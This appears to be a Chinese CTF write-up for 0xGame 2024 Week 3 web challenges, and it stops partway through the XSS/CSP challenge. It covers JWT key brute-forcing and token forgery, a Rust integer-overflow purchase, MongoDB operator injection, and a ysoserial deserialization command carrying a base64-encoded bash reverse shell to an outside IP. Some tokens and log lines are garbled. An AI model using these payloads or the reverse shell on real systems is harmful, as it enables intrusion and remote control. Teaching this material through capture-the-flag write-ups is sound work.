

0xGame 2024 Week 3 Writeup

Web

hello_jwt

本题是hello系列第一回脱离php题

关于jwt的内容可以看：<https://forum.butian.net/share/2734>，比较详细。

简易解释：jwt是一种cookie的格式，网站可以检验jwt来确认当前用户的身份。

jwt由三部分组成，形式大致为：xxxxx.xxxxxx.xxxxxx，三部分由点分割：第一部分header，其使用base64编码；第二部分payload，其使用base64编码；第三部分Signature，使用特定算法和密钥对前二者进行签名。题目中使用HS256算法。

前两个部分完全可以在不知道密钥的情况下编码解码，而第三个部分的签名可以让网站保证你的jwt无法在未知密钥的情况下伪造。

总之源码在主页就已经给出：

```
1 import flask
2 from flask import *
3 import os
4 import jwt
5 from key import KEY, FLAG
6
7 users = {}
8 app = flask.Flask(__name__)
9
10
11 @app.route("/")
12 def index():
13     file_path = os.path.abspath(__file__)
14     with open(file_path, "r", encoding="utf-8") as file:
15         code = file.read()
16     return render_template("index.html", code=code)
17
18
19 @app.route("/register", methods=["GET", "POST"])
20 def register():
21     if request.method == "POST":
22         username = request.form.get("username")
23         password = request.form.get("password")
```

```
24     role = "guest"
25     if username in users:
26         return "User already exists"
27     users[username] = {"password": password, "role": role}
28     return redirect(url_for("login"), code=302)
29 return render_template("register.html")
30
31
32 @app.route("/login", methods=["GET", "POST"])
33 def login():
34     if request.method == "POST":
35         username = request.form.get("username")
36         password = request.form.get("password")
37         if username not in users:
38             return "User does not exist"
39         if users[username]["password"] != password:
40             return "Invalid password"
41         payload = {"username": username, "role": users[username]["role"]}
42         try:
43             token = jwt.encode(payload, KEY, algorithm="HS256")
44             response = make_response(redirect(url_for("flag"), code=302))
45             response.set_cookie("token", token)
46             return response
47         except Exception as e:
48             return str(e)
49     return render_template("login.html")
50
51
52 @app.route("/flag", methods=["GET"])
53 def flag():
54     token = request.cookies.get("token")
55     if not token:
56         return redirect(url_for("login"), code=302)
57     try:
58         payload = jwt.decode(token, KEY, algorithms=["HS256"])
59     except jwt.ExpiredSignatureError:
60         return "Token expired"
61     except jwt.InvalidTokenError:
62         return "Invalid token"
63     if payload["role"] != "admin":
64         return "Only admin can view the flag"
65     return FLAG
66
67
68 @app.route("/hint1", methods=["GET"])
69 def hint1():
70     token = request.cookies.get("token")
```

```

71     if not token:
72         return redirect(url_for("login"), code=302)
73     try:
74         payload = jwt.decode(
75             token, KEY, algorithms=["HS256"], options={"verify_signature":
76             False})
77     except jwt.ExpiredSignatureError:
78         return "Token expired"
79     except jwt.InvalidTokenError:
80         return "Invalid token"
81     if payload["role"] != "Please, give me the hint":
82         return "Beg me for the hint"
83     return render_template("hint1.html")
84
85
86 @app.route("/hint2", methods=["GET"])
87 def hint2():
88     tmp_key = (
89         "Very very long and include many !@#$)*$&@) so you can't crack's
90         secret key"
91     )
92     token = request.cookies.get("token")
93     if not token:
94         return redirect(url_for("login"), code=302)
95     try:
96         payload = jwt.decode(token, tmp_key, algorithms=["HS256"])
97     except jwt.ExpiredSignatureError:
98         return "Token expired"
99     except jwt.InvalidTokenError:
100        return "Invalid token"
101    if payload["role"] != "But, I can see the temporary key":
102        return "Beg me for the hint"
103    return render_template("hint2.html")
104
105 if __name__ == "__main__":
106     app.run(host="0.0.0.0", port=3000)

```

代码解释：

/ 展示源代码

/register 注册一个未被占用的账号，存储在users中

```

username = request.form.get("username")
password = request.form.get("password")

```

```
role = "guest"
```

显然，role写死了固定是guest，正常注册途径的账号的role就是guest。

/login 登录账号，如果账号密码正确就登录成功，并分发token：

```
payload = {"username": username, "role": users[username]["role"]}
```

这一句是payload的格式，{username=你的账号名, role=你的role（注册的账号都是role）}

```
token = jwt.encode(payload, KEY, algorithm="HS256")
response = make_response(redirect(url_for("flag"), code=302))
response.set_cookie("token", token)
```

如你所见，token使用HS256算法对payload签名，而KEY是个不知道的密钥

/flag 对token进行检验，如果签名正确且role=admin，就显示flag

我们首先随便注册一个账号，然后登录他，就可以收到网站发送的token了

比如我注册了个账号username=1，上jwt.io可以看出来。

Encoded PASTE A TOKEN HERE

Decoded EDIT THE PAYLOAD AND SECRET

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2Vybmc6IjEiLCJyb2xlIjoiZ3Vlc3QiLCJQ.p0npW6lL3rbPptxveroBZMG0WLRTGjcnmNycBLPA4kc

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

PAYOUT: DATA

```
{  
  "username": "1",  
  "role": "guest"  
}
```

VERIFY SIGNATURE

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  your-256-bit-secret  
)  secret base64 encoded
```

和代码中login分发的token解读完全一致。

我们先看看两个hint要干什么。

```
if payload["role"] != "Please, give me the hint":  
    return "Beg me for the hint"  
    return render_template("hint1.html")
```

两个hint都需要把role改成"Please, give me the hint"，那我们先改（直接在jwt.io上都能改，如果熟悉原理，你自己手搓也行）

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpxVCJ9.eyJ1c2VybmbFtZSI6IjEiLCJyb2xlIjoiUGx1YXN1LCBnaXZlIG11IHRoZSBoaW50In0.YSDz_a1noHLF58yGfuQ3Y4-QfEL5F4I41obRK1xQMXE
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

PAYOUT: DATA

```
{  
  "username": "1",  
  "role": "Please, give me the hint"  
}
```

VERIFY SIGNATURE

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  your-256-bit-secret  
) □ secret base64 encoded
```

```
payload = jwt.decode(  
  token, KEY, algorithms=["HS256"], options={"verify_signature": False}  
)
```

hint1代码中的jwt.decode有个参数"verify_signature": False，不检验签名。那太好了，本来我们就是因为签名无法伪造，前两部分其实随便改。也就是说，我们签名部分是什么都无所谓。

直接把Encoded自动产生了新的token，把他替换你原本的token，访问hint1。

收获信息 我听说KEY的长度不大，猜测是需要爆破。

还有个hint2：

```
payload = jwt.decode(token, tmp_key, algorithms=["HS256"])
```

他倒是没有关闭签名检验，但是这个tmp_key是已知的啊。

把tmp_key复制到签名部分的密钥上去，然后把role改成代码所要求的 But, I can see the temporary key (这句话的role都告诉你了，密钥暴露的情况下，签名验证也是徒劳)

VERIFY SIGNATURE

HMACSHA256(

base64UrlEncode(header) + "." +

base64UrlEncode(payload),

h't crack's secret key

把token复制到请求包，访问hint2，获得信息 我看见KEY只有小写字母

刚刚还猜测需要爆破，现在把字符集也给出来了。

jwt爆破可以直接找工具，也可以根据原理自己写脚本。

比如[c-jwt-cracker](#)，或者[jwt-cracker](#)。前者使用C语言，速度快；后者为nodejs，但是这个工具提示多。

出于演示考虑，这里使用jwt-cracker。（注：当然是使用网站给你发的token，而不是两个hint页面你自己篡改的）

```
jwt-cracker -t
```

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmtZSI6IjEiLCJyb2xlIjoiz3
Vlc3QifQ.p0npW6lL3rbPptxveroBZMGOWLRTGjcnmNycBLPA4kc -a
abcdefghijklmnopqrstuvwxyz
```

```
# jwt-cracker -t eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmtZSI6IjEiLCJyb2xlIjoiz3Vlc3QifQ.p0npW6lL3rbPptxveroBZMGOWLRTGjcnmNycBLPA4kc -a abcdefghijklmnopqrstuvwxyz
Attempts: 100000 (360K/s last attempt was 'dxeq')
Attempts: 200000 (477K/s last attempt was 'hvik')
Attempts: 300000 (538K/s last attempt was 'ltaq')
Attempts: 400000 (573K/s last attempt was 'prsv')
Attempts: 500000 (591K/s last attempt was 'tpkba')
Attempts: 600000 (605K/s last attempt was 'xncha')
Attempts: 700000 (618K/s last attempt was 'bmuma')
Attempts: 800000 (626K/s last attempt was 'fkmfa')
Attempts: 900000 (640K/s last attempt was 'jieya')
Attempts: 1000000 (643K/s last attempt was 'ngwdb')
Attempts: 1100000 (650K/s last attempt was 'reojb')
Attempts: 1200000 (652K/s last attempt was 'vcgpbl')
Attempts: 1300000 (656K/s last attempt was 'zayub')
Attempts: 1400000 (654K/s last attempt was 'dzpac')
Attempts: 1500000 (656K/s last attempt was 'hxhgc')
Attempts: 1600000 (660K/s last attempt was 'lvzlc')
Attempts: 1700000 (663K/s last attempt was 'ptrrc')
Attempts: 1800000 (664K/s last attempt was 'trjxc')
Attempts: 1900000 (669K/s last attempt was 'xpbdd')
Attempts: 2000000 (668K/s last attempt was 'botid')
Attempts: 2100000 (668K/s last attempt was 'fmlod')
Attempts: 2200000 (669K/s last attempt was 'jkddud')
Attempts: 2300000 (669K/s last attempt was 'nivzd')
Attempts: 2400000 (669K/s last attempt was 'rgnfe')
Attempts: 2500000 (668K/s last attempt was 'vefle')
Attempts: 2600000 (668K/s last attempt was 'zcxe')
Attempts: 2700000 (671K/s last attempt was 'dpwe')
Attempts: 2800000 (672K/s last attempt was 'hzgcf')
Attempts: 2900000 (673K/s last attempt was 'lxhyhf')
Attempts: 3000000 (673K/s last attempt was 'pvqnf')
Attempts: 3100000 (673K/s last attempt was 'ttitf')
Attempts: 3200000 (674K/s last attempt was 'xraxf')
Attempts: 3300000 (673K/s last attempt was 'bseg')
Attempts: 3400000 (674K/s last attempt was 'fokkg')
Attempts: 3500000 (673K/s last attempt was 'jmcgg')
Attempts: 3600000 (674K/s last attempt was 'nkuvg')
Attempts: 3700000 (674K/s last attempt was 'rimbh')
Attempts: 3800000 (675K/s last attempt was 'vgehh')
Attempts: 3900000 (675K/s last attempt was 'zewmh')
Attempts: 4000000 (676K/s last attempt was 'ddosh')
Attempts: 4100000 (677K/s last attempt was 'hbgyh')
Attempts: 4200000 (677K/s last attempt was 'lxzdi')
Attempts: 4300000 (675K/s last attempt was 'pxpji')
```

Attempts: 7600000 (611K/s last attempt was 'rojpp')

Attempts: 7700000 (610K/s last attempt was 'vmbvp')

Attempts: 7800000 (610K/s last attempt was 'zktaq')

Attempts: 7900000 (611K/s last attempt was 'dilaa')

Attempts: 7500000 (811K/s last attempt was 'ujtgg')
Attempts: 8000000 (610K/s last attempt was 'hhdmq')
Attempts: 8100000 (611K/s last attempt was 'lfvrq')
Attempts: 8200000 (611K/s last attempt was 'pdnxq')
Attempts: 8300000 (612K/s last attempt was 'tbfd')
Attempts: 8400000 (612K/s last attempt was 'xzwir')
Attempts: 8500000 (612K/s last attempt was 'byoor')
Attempts: 8600000 (614K/s last attempt was 'fwgur')
Attempts: 8700000 (614K/s last attempt was 'juyzr')
Attempts: 8800000 (614K/s last attempt was 'nsqfs')
Attempts: 8900000 (615K/s last attempt was 'rqils')
Attempts: 9000000 (616K/s last attempt was 'voars')
Attempts: 9100000 (616K/s last attempt was 'zmsws')
Attempts: 9200000 (616K/s last attempt was 'dlkct')
Attempts: 9300000 (616K/s last attempt was 'hjcit')
Attempts: 9400000 (617K/s last attempt was 'lhunt')
Attempts: 9500000 (617K/s last attempt was 'pfmtt')
Attempts: 9600000 (618K/s last attempt was 'tdezt')
Attempts: 9700000 (618K/s last attempt was 'xbweu')
Attempts: 9800000 (618K/s last attempt was 'baoku')
Attempts: 9900000 (619K/s last attempt was 'fyfqu')
Attempts: 10000000 (619K/s last attempt was 'jwxvu')
Attempts: 10100000 (619K/s last attempt was 'nupbv')
Attempts: 10200000 (619K/s last attempt was 'rshhv')
Attempts: 10300000 (619K/s last attempt was 'vqzmv')
Attempts: 10400000 (619K/s last attempt was 'zorsv')
Attempts: 10500000 (620K/s last attempt was 'dnjyv')
Attempts: 10600000 (620K/s last attempt was 'hlbew')
Attempts: 10700000 (619K/s last attempt was 'ljtjw')
Attempts: 10800000 (620K/s last attempt was 'phlpw')
Attempts: 10900000 (620K/s last attempt was 'tfdvw')
Attempts: 11000000 (620K/s last attempt was 'xdvax')
Attempts: 11100000 (621K/s last attempt was 'bcngx')
Attempts: 11200000 (621K/s last attempt was 'fafmx')
Attempts: 11300000 (622K/s last attempt was 'jywrx')
Attempts: 11400000 (622K/s last attempt was 'nwoxx')
Attempts: 11500000 (622K/s last attempt was 'rugdy')
Attempts: 11600000 (622K/s last attempt was 'vsyiy')
Attempts: 11700000 (622K/s last attempt was 'zqqoy')
Attempts: 11800000 (622K/s last attempt was 'ldniuw')

```
Attempts: 11800000 (622K/s last attempt was 'upiuy')
Attempts: 11900000 (622K/s last attempt was 'hnaaz')
Attempts: 12000000 (622K/s last attempt was 'llsfz')
SECRET FOUND: zrajz
Time taken (sec): 19.375
Total attempts: 12060000
```

把破出来的KEY带入，role改成admin，得出来的token即可打出flag

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
J1c2VybmFtZSI6IjEiLCJyb2xlIjoiYWRtaW4if
Q.yh2o6zctKZ5TNuZTB4w6IpENo5aX2Vs72hXes
8CmTo4
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYOUT: DATA

```
{
  "username": "1",
  "role": "admin"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  zrajz
)  secret base64 encoded
```

cargo_shop

这道题考察的其实就是一个很简单的整数溢出(相关的考点其实隔壁 Pwn, Misc 里面也有), 甚至说把代码丢进 GitHub Copilot & ChatGPT-4o 都能给出结果, 所以说不要被 Rust 代码吓到了



X1r0z

这是一道题目，题目的描述是：你会使用 Rust 算数吗？结合这个内容，看看代码有什么问题

main.rs



GitHub Copilot

› 已使用 1 个引用

这个代码实现了一个简单的购物系统，但在题目“你会使用 Rust 算数吗？”的背景下，有几个潜在的问题和改进点：

1. 整数溢出：

- 在计算商品总价和用户余额时，可能会发生整数溢出。例如，如果用户购买大量商品，`costs` 可能会超过 `i32` 的范围，导致溢出错误。

2. 浮点数精度：

- 当前代码使用 `u32` 和 `i32` 进行价格和余额的计算。如果需要处理小数（例如商品价格为 9.99），则需要使用浮点数或其他方式来处理小数点。

3. 错误处理：

- 在获取环境变量 `FLAG` 时，使用 `unwrap_or` 可能会隐藏潜在的问题。建议使用 `expect` 或更好的错误处理方式。

4. 并发问题：

- 当前代码中，用户会话数据的修改没有考虑并发问题。如果多个请求同时修改同一个用户的数

据，可能会导致数据不一致。可以考虑使用锁或其他并发控制机制。

这是一道题目，题目描述是“你会使用 Rust 算数吗”，结合描述看看以下代码有什么问题

```
rust
use std::env, vec;

use actix_session::storage::CookieSessionStore, Ses
use actix_web::cookie::Key, get, middleware::Logger
use lazy_static::lazy_static;
use serde::Deserialize, Serialize;

#[derive(Debug, Clone, Serialize, Deserialize)]
struct Goods {
    name: String,
    price: u32,
}

#[derive(Debug, Clone, Serialize, Deserialize)]
struct Hold {
    goods: Goods,
    inventory: u32,
}
```



这段代码有一些潜在问题，尤其是在处理整数溢出、用户输入校验和逻辑安全性方面。以下是一些关键问题和改进建议：

1. 整数溢出问题：

问题：

在 `purchase` 和 `sell` 逻辑中，有如下代码：

rust

复制代码

```
let costs = (goods.price * count) as i32;
```

rust

复制代码

```
let earns = (hold.goods.price * count) as i32;
```

这里存在乘法运算的整数溢出风险。特别是 `price` 是 `u32` 类型，而乘以 `count`（也是 `u32`），结果如果超过 `u32` 最大值 (4,294,967,295)，将发生溢出。

考点：整数溢出 & release 模式

整数溢出上面 GPT 已经讲得差不多了，至于 `release` 模式，者是一个小知识点，但是不知道的话其实也不影响做题

`cargo install` 在编译程序的时候使用的是 `release` 模式，和 `cargo build --release` 类似

Rust 在 `release` 模式下不检测整数溢出，而是会按照补码循环溢出的规则处理（例如变量范围位于 `-128 - 127`，那么 `127 + 1` 的结果会是 `-128`）

下面来分析代码

`purchase` 函数

```
1 #[get("/purchase/{name}/{count}")]
2 async fn purchase(info: web::Path<(String, u32)>, session: Session) ->
3     Result<String> {
4     let Some(mut user) = session.get::<User>("user")? else {
5         return Ok("user not found".to_string());
6     };
7     let (name, count) = info.into_inner();
8     let Some(goods) = GOODS_LIST.iter().find(|v| v.name == name) else {
```

```

10         return Ok("goods not found".to_string());
11     };
12
13     let costs = (goods.prize * count) as i32;
14
15     if costs <= user.balance {
16         user.balance -= costs;
17
18         if let Some(hold) = user.holds.iter_mut().find(|v| v.goods.name == goods.name) {
19             hold.inventory += count;
20         } else {
21             user.holds.push(Hold {
22                 goods: goods.clone(),
23                 inventory: count,
24             });
25         }
26
27         session.insert("user", user)?;
28         Ok(format!("purchase {} x {} success", name, count))
29     } else {
30         Ok(format!("you don't have enough balance"))
31     }
32 }
```

其中如下的语句

```
1 let costs = (goods.prize * count) as i32;
```

i32 代表 32 位有符号整型 (32-bit signed int)

u32 代表 32 位无符号整型 (32-bit unsigned int)

goods.prize 和 count 都是 u32 类型, 最终计算的 costs 是 i32 类型, 在强制类型转换 (u32 -> i32) 的情况下会出现整数溢出的风险 (因为 u32 表示正整数的范围比 i32 大)

经过搜索得知 Rust i32 的范围为 `-2147483648 ~ 2147483647`, 于是很容易构造出如下的 payload

```
1 http://cargoshop.challenge.exploit.io/purchase/tokio/203333333
```

(关键是要选一个价格比较高的商品, 然后随便输点数字就行, 从而让上面计算的 costs 变成一个比 flag 价格还小的**负数**)

请求之后会发现 balance 变成非常大, 然后再购买一次 flag 商品即可得到 flag

```
1 http://cargoshop.challenge.exploit.io/purchase/flag/1
2 http://cargoshop.challenge.exploit.io/flag
```

Next.db

考点: JavaScript 弱类型 + MongoDB 注入

这道题是用 Next.js 写的, 所以首先要知道它的后端路由在哪

```
./pages/api/search.js
```

```
1 import { MongoClient } from 'mongodb';
2
3 const uri = process.env.MONGODB_URI || "mongodb://127.0.0.1:27017/";
4 const client = new MongoClient(uri);
5
6 export default async function handler(req, res) {
7   if (req.method !== 'POST') {
8     return res.status(405).json({ message: 'Method not allowed' });
9   }
10
11   const { name } = req.body;
12   if (!name) {
13     return res.status(500).json({ message: 'Name is required' });
14   }
15
16   if (name === "flag") {
17     return res.status(500).json({ message: 'You are not allowed to search for
the flag' });
18   }
19
20   try {
21     const db = client.db('next-db');
22     const collection = db.collection('frameworks');
23     const results = await collection.find({
24       $or: [
25         { name },
26         {
27           $and: [
28             { description: { $regex: name.toString(), $options: 'i' } },
29           {
30             $or: [
31               { name: { $regex: name.toString(), $options: 'i' } },
32               { description: { $regex: name.toString(), $options: 'i' } }
33             ]
34           }
35         ]
36       ]
37     })
38     res.json(results);
39   } catch (err) {
40     console.error(err);
41     res.status(500).json({ message: 'Internal server error' });
42   }
43 }
```

```
29             { description: { $ne: process.env.FLAG || "flag{test}" } }
30         ]
31     }
32 ]
33 }).toArray();
34
35 res.status(200).json(results);
36 } catch (error) {
37     console.error('Database query error:', error);
38     res.status(500).json({ message: 'Internal Server Error' });
39 }
40 }
```

查询语句如下

```
1 {
2     $or: [
3         { name },
4         {
5             $and: [
6                 { description: { $regex: name.toString(), $options: 'i' } },
7                 { description: { $ne: process.env.FLAG || "flag{test}" } }
8             ]
9         }
10    ]
11 }
```

直接丢进 ChatGPT-4o, prompt 随便写写

```
1 ...
2 这是 JavaScript 代码里的内容，这段 MongoDB 查询语句表示什么意思？
```

这段代码是一个 MongoDB 查询对象，用于在数据库中匹配符合特定条件的文档。我们来逐步分析它的逻辑：

1. 代码结构

javascript

复制代码

```
{  
  $or: [  
    { name },  
    {  
      $and: [  
        { description: { $regex: name.toString(), $options: 'i' } },  
        { description: { $ne: process.env.FLAG || "flag{test}" } }  
      ]  
    }  
  ]  
}
```

这段查询表达式使用了 `$or` 和 `$and` 这两个逻辑运算符。

MongoDB 查询中的逻辑运算符：

- `$or`：至少一个条件满足即可。
- `$and`：所有条件都需要满足。

2. 查询逻辑分析

顶层: \$or 逻辑

```
javascript 复制代码
$or: [
  { name },
  {
    $and: [
      { description: { $regex: name.toString(), $options: 'i' } },
      { description: { $ne: process.env.FLAG || "flag{test}" } }
    ]
  }
]
```

- 这个 \$or 表示, 如果 name 字段匹配, 或者 description 字段满足指定的 \$and 条件组, 则该文档会被匹配。

第一部分: 直接匹配 name

```
javascript 复制代码
{ name }
```

- 如果文档中存在一个 name 字段, 且其值与查询中提供的 name 变量一致, 则匹配成功。
- name 这里是一个变量, 因此会取其在代码中的具体值。

第二部分: `$and` 组合条件

javascript

复制代码

```
{  
  $and: [  
    { description: { $regex: name.toString(), $options: 'i' } },  
    { description: { $ne: process.env.FLAG || "flag{test}" } }  
  ]  
}
```

如果 `name` 不匹配, 那么查询会检查 `description` 字段是否满足以下 **两个条件**:

1. `description` 中包含 `name` 的值 (忽略大小写):

javascript

复制代码

```
{ description: { $regex: name.toString(), $options: 'i' } }
```

- 使用了 **正则表达式查询** (`$regex`), 来检查 `description` 字段是否包含 `name` 的值。
- `$options: 'i'`: 忽略大小写匹配。

2. `description` 的值不等于 `process.env.FLAG` (或默认值 `"flag{test}"`):

javascript

复制代码

```
{ description: { $ne: process.env.FLAG || "flag{test}" } }
```

- `$ne`: 不等于的查询条件。
- 如果 **环境变量** `FLAG` 存在, 则使用其值; 否则默认使用字符串 `"flag{test}"`。

3. 整体查询逻辑总结

这段查询代码的逻辑如下：

- **匹配条件1：** 文档中存在一个 `name` 字段，其值等于查询中的 `name` 变量的值。
或者
 - **匹配条件2：**
 - `description` 字段包含 `name` 变量的值（忽略大小写）。
 - 并且 `description` 的值不等于环境变量 `FLAG`（或 `"flag{test}"` 的默认值）。
-

4. 代码的实际用途

- 这段代码可能用于模糊搜索，允许用户通过 `name` 或 `description` 进行匹配。
- **安全性检查：** `$ne` 的判断可能用于防止某些敏感标志（如 `flag{}` 形式的标记）被暴露或被错误地匹配。

5. 示例输入和匹配

假设数据库中的文档如下：

```
json 复制代码
{
  "name": "Alice", "description": "Alice is a developer."
}
{
  "name": "Bob", "description": "Bob loves coding."
}
{
  "name": "Charlie", "description": "flag{secret}"
}
```

- **查询：** `name = "Alice"`
匹配第一个文档（`name` 等于 `"Alice"`）。
- **查询：** `name = "Bob"`
匹配第二个文档（`description` 包含 `"Bob"`，忽略大小写）。
- **查询：** `name = "flag"`
第三个文档不会匹配（因为 `description` 为 `"flag{secret}"`，满足 `$ne` 条件）。

GPT 说的挺详细的，简单来说语句的功能就是精确匹配 `name` 字段 + 模糊匹配 `description` 字段，同时在使用 `description` 字段模糊查询时，排除掉 `flag` 这条记录 (row)，类似于如下的 SQL 语句

¹ `SELECT * FROM frameworks WHERE name = "name" OR (description like`

```
'%description%' AND description != "flag{test}")
```

注意到 init.js 里面对数据进行初始化, 插入了 flag

```
1 const { MongoClient } = require('mongodb');
2
3 const uri = process.env.MONGODB_URI || "mongodb://127.0.0.1:27017/";
4 const client = new MongoClient(uri);
5
6 async function init() {
7     const db = client.db('next-db');
8     const collection = db.collection('frameworks');
9
10    await collection.insertMany([
11        {
12            id: 0,
13            name: "flag",
14            description: process.env.FLAG || "flag{test}",
15        },
16        {
17            id: 1,
18            name: "Next.js",
19            description: "The React Framework for the Web",
20        },
21        {
22            id: 2,
23            name: "Nuxt.js",
24            description: "The Intuitive Vue Framework",
25        },
26        {
27            id: 3,
28            name: "React",
29            description: "The library for web and native user interfaces"
30        },
31        {
32            id: 4,
33            name: "Vue.js",
34            description: "The Progressive JavaScript Framework"
35        }
36    ]);
37
38    await client.close();
39 }
40
41 init();
```

这道题考察的是 MongoDB 注入, 网上随便找几篇文章

<http://www.mi1k7ea.com/2019/08/11/NoSQL%E6%B3%A8%E5%85%A5%E4%B9%8BMongoDB/>

<https://www.tr0y.wang/2019/04/21/MongoDB%E6%B3%A8%E5%85%A5%E6%8C%87%E5%8C%97/>

<https://xz.aliyun.com/t/9908>

基本上大部分文章都提到了 JavaScript 下的场景: 弱类型, 其实代码本身也有提示

```
1 if (name === "flag") {  
2     return res.status(500).json({ message: 'You are not allowed to search for  
the flag' });  
3 }
```

```
1 { name } // { name: name }  
2  
3 { description: { $regex: name.toString(), $options: 'i' } },
```

第一段代码判断 name 是否等于 flag, 使用了 === (强等于), 在这种情况下不会发生隐式的类型转换, 如果被比较的两个对象**类型不同**那么结果直接就为 false, 这是在暗示大家要注意 JavaScript 中的**类型** (不过这里的 === 对解题来说没啥用)

第二段代码在查询语句里面, 可以看到精确匹配的时候直接使用了 name, 而模糊匹配时却使用了 name.toString(), 这里其实也在暗示大家 **name 变量的类型可能不一定是字符串**

前端传入参数的时候传的是 JSON, 例如 `{"name": "search string"}`, 结合上文中弱类型的特性, 我们可以给 name 变量传入一个数组或对象

```
1 // 传入数组 (Array)  
2  
3 {  
4     "name": [1, 2, 3]  
5 }  
6  
7 // 传入对象 (Object)  
8  
9 {  
10    "name": {"a": "b"}  
11 }
```

然后再结合上面 MongoDB 注入的文章, 利用以 `$` 开头的 MongoDB 运算符, 可以构造出一个对 flag 数据的查询

```
1 {
2   "name": {"$eq": "flag"} // 在 MongoDB 中查询 name == flag 的内容
3 }
```

这个时候 name 的类型就是对象 (Object), 而不是字符串了, 进而上面 `name === "flag"` 自然就为 `false`, 绕过了检测, 最后查询得到 flag

WhySoSerial

考点: Java CommonsCollections6 反序列化

这道题考察了一个很简单工具一把梭的 Java 反序列化漏洞, 题目描述其实是一个议题, 而且题目名称也有深意 (ysoserial)

小提示：限制此搜索仅展示简体中文搜索结果。详细了解如何按语言过滤搜索结果

GitHub
<https://frohoff.github.io/appseccali-marshall...> · 翻译此页 ::

AppSecCali 2015: Marshalling Pickles by frohoff

... **deserializing objects from untrusted data can ruin your day.** We will look at historical and modern vulnerabilities across different languages and serialization ...


Speaker Deck
<https://speakerdeck.com/frohoff/appsec...> · 翻译此页 ::

AppSecCali 2015: Marshalling Pickles: how deserializing ...

2015年1月28日 — We **will** look at historical and modern vulnerabilities across different languages and **serialization** technologies, including Python, Ruby, and Java, and show how ...

YouTube
<https://www.youtube.com/watch...> ::

Marshalling Pickles - Chris Frohoff & Gabriel Lawrence ...



10 重要时刻 在此视频中 ▾

GitHub
<https://github.com/frohoff/ysoserial> · 翻译此页 ::

frohoff/ysoserial: A proof-of-concept tool for generating ...

A proof-of-concept tool for generating payloads that exploit unsafe Java object deserialization.

Class Central
<https://www.classcentral.com/course/yo...> · 翻译此页 ::

Marshalling Pickles - How Deserializing Objects Can Ruin ...

Explore **vulnerabilities in object serialization across languages**, learn exploitation techniques for code execution, and discover protective strategies ...

<https://github.com/frohoff/ysoserial>

当然结合 ChatGPT 也能得到题目的漏洞是什么类型

题目给的 jar 里面使用了 commons-collections 3.2.1 依赖 (pom.xml), 去 ysoserial README.md 中可以查到相关的利用链 (gadget, 目前暂时可以认为是不同类型的利用方式)

1 CommonsCollections1 @frohoff	commons-collections:3.1
2 CommonsCollections2 @frohoff	commons-collections4:4.0
3 CommonsCollections3 @frohoff	commons-collections:3.1
4 CommonsCollections4 @frohoff	commons-collections4:4.0
5 CommonsCollections5 @matthias_kaiser, @jasinner	commons-collections:3.1

```
6 CommonsCollections6 @matthias_kaiser commons-collections:3.1
7 CommonsCollections7 @scristalli, @hanyrax, @EdoardoVignati commons-
collections:3.1
```

不同的 gadget 生成出来的 payload 长度不一样, 你如果挨个试的话会发现 CommonsCollections6 生成的长度刚好是在范围内的

然后 hint 提到你可以需要 runtime-exec-payloads, 这个 Google 一下就行

<https://bewhale.github.io/tools/encode.html>

<https://ares-x.com/tools/runtime-exec/>

最后用工具照葫芦画瓢生成 payload 提交上去就行, 需要一台 vps 接受反弹的 shell

```
1 java -jar ysoserial-all.jar CommonsCollections6 "bash -c
{echo, YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjIuNTEuMjEuOS82NTEyMyAwPiYx} | {base64,-d} |
{bash,-i}" | base64
```

paste_bin

考点: XSS + CSP 绕过

这道题考了一个比较简单的 Content-Security-Policy 绕过, 感觉可能是以往新生赛很少有 XSS 题所以基本上没多少人做

XSS 全称 Cross Site Scripting (因为简称与 CSS 同名, 所以改成了 XSS), 即跨站脚本攻击, 简单来说就是可以在网站页面上执行任意的 JavaScript 代码, 进而盗取用户的 Cookie, localStorage 等信息

关于 XSS 的各种利用方式可以参考下面台湾友人写的 beyond-xss 系列 (强烈推荐)

<https://aszx87410.github.io/beyond-xss/>

至于 Content-Security-Policy 是为了防范 XSS 攻击而制定的一种措施, 基础概念这里就不多说了

关于 CSP 的绕过可以看下面这两篇文章 (或者其它文章也行)

<https://aszx87410.github.io/beyond-xss/ch2/xss-defense-csp/>

<https://aszx87410.github.io/beyond-xss/ch2/csp-bypass/>

回到题目本身, 因为解出这道题你基本上不需要阅读任何 Rust 后端代码, 所以我们重点关注前端的 html 页面

例如 view.html

```
1 <head>
2   <meta charset="UTF-8" />
3   <meta name="viewport" content="width=device-width, initial-scale=1.0" />
```

```
4 <title>Pastebin - View</title>
5 <script src="https://cdn.tailwindcss.com/3.4.5"></script>
6 <meta http-equiv="Content-Security-Policy"
7     content="base-uri 'none'; style-src 'unsafe-inline'; script-src 'self'
8         'sha256-mDsn/yx00Kbxaggx7bFdeBmrC22U6cePGEUeeSw0+n0=' cdn.tailwindcss.com
9         unpkg.com cdn.jsdelivr.net;">
10 </head>
```

meta 标签设置了该页面的 CSP, 其内容如下

```
1 base-uri 'none'; style-src 'unsafe-inline'; script-src 'self' 'sha256-
mDsn/yx00Kbxaggx7bFdeBmrC22U6cePGEUeeSw0+n0=' cdn.tailwindcss.com unpkg.com
